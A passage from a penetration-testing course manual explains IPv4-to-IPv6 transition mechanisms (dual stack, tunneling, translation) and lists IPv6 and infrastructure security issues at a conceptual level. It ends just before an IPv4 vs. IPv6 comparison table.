


Figure A.82: Dual Stack

Advantages

- Can easily deployed on hosts and routers
- Irrespective of the dual stack mechanism, the hosts still can able to identify the IPv4
- Manages DNS address resolution issues
- Flexible deployment, management on most of the platforms

Disadvantages

- Requires more memory space and processing speed
- Complex routing process due to dual routing tables

- **Tunneling**

  Through this mechanism, the existing IPv4 routing process allows the IPv6 traffic pass through them. The tunneling of IPv6 information through the IPv4 routing path along IPv4 information can be performed through encapsulation of both the packets.

  The tunneling can be happened in the following ways:

  - **Router – to – Router**: The routers in a network that supports IPv4/IPv6 packets are connected through IPv4 routing infrastructure and then allows the IPv6 packets to travel through them.
  - **Host – to – Router**: The IPv4 routing path is used for transferring the IPv6 packet from IPv4/IPv6 hosts to the IPv4/IPv6 routers in a network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Host – to – Host**: The IPv4/IPv6 hosts that are connected with each other through IPv4 routing path can carry IPv6 information through them.
- **Router – to – Host**: The IPv4/IPv6 routers choose a IPv4 routing path to send the IPv6 packets to the IPv4/IPv6 hosts in a network.




Figure A.83: Tunneling

The tunneling mechanism processes in the following way:

- The source node encapsulates the IPv4 packets and IPv6 packets together into a IPv4 header and send to the other end.
- The destination node decapsulates the IPv4 header and separates the IPv4 and IPv6 packets for further processing.




Figure A.84: The Encapsulation of IPv6 into IPv4

Advantages

- The IPv6 information is allowed to pass through the IPv4 network
- Flexible to deploy in many platforms

Disadvantages

- Due to tunneling process, the packet delivery latency might occur
- The encapsulation and decapsulation puts more load on the processors
- The configuration has to be performed manually

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Translation**

  A device in a network is used that functions as a translator between the IPv4 to IPv6 and vice versa. This translation process should be performed between to and fro directions for establishing the data transfer.

  The major difference between the translation and tunneling is that, in translation the IPv4 only devices are used for transferring the IPv6 data, while in tunneling the IPv4/IPv6 devices are used.

  Technically it is not possible for the IPv6 data to communicate in a IPv4 network. So, a third party technology is required to make this happen called Network Address Translation – Protocol Translation (NAT–PT). The NAT-PT uses the Application Layer Gateway (ALG) for translation of IPv4 to IPv6 and IPv6 to IPv4, and translation of protocols such as DNS, ICMP, etc.,

  Due to the issues with the ALG functioning, NAT64 and DNS64 methods were developed which separates the layer and address translation functionalities.





Figure A.85: Translation

Note: The transitions can be used in any combination


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv6 Security Issues

- **Dual-stack related issues**: IPv6-IPv4 dual stacks increase the potential for security vulnerabilities.
- **Header manipulation issues**: Using extension headers and IPsec can deter some header-manipulation-based attacks.
- **Flooding issues**: Scanning in IPv6 networks for valid host addresses is difficult.
- **Trespassing**: With the advanced network discovery of IPv6, it becomes easy for an attacker to get information from any remote networks.
- **Bypassing filtering devices**: There are chances of attackers hiding traffic due to the variation in DMZ protection for IPv6 traffic.
- **Denial-of-Service (DoS)**: There are possibilities of DoS attacks while using the same links for sending and receiving IPv6 packets.
- **Anycast (no longer safe)**: The routing header 0 (zero) feature of IPv6 can single out all instances of anycast services that work with the same IP on the Internet.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv6 Infrastructure Security Issues

- **DNS Issues:**
  - Performance may be affected due to the IPv6's improper configuration and use.
  - IPv6 has less impact on DNS Security.
  - There is change in the process of data exchange between DNS servers and resolvers due to the increased address length and other IPv6 enhancements.
  - Domain naming is a problem with some similar-looking domain names (for example, telcal.com and telpa1.com).
  - The source-address-validation-related security models are weak.
  - The authorization mechanism must be manually set between the DNS server and a node, consuming more time.
- **Mobile IP:**
  - Need for authenticated, dynamic registration.
  - Firewalls need to control the use of routing and home address headers.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv4 vs. IPv6

Following table describes the difference between IPv4 and IPv6:

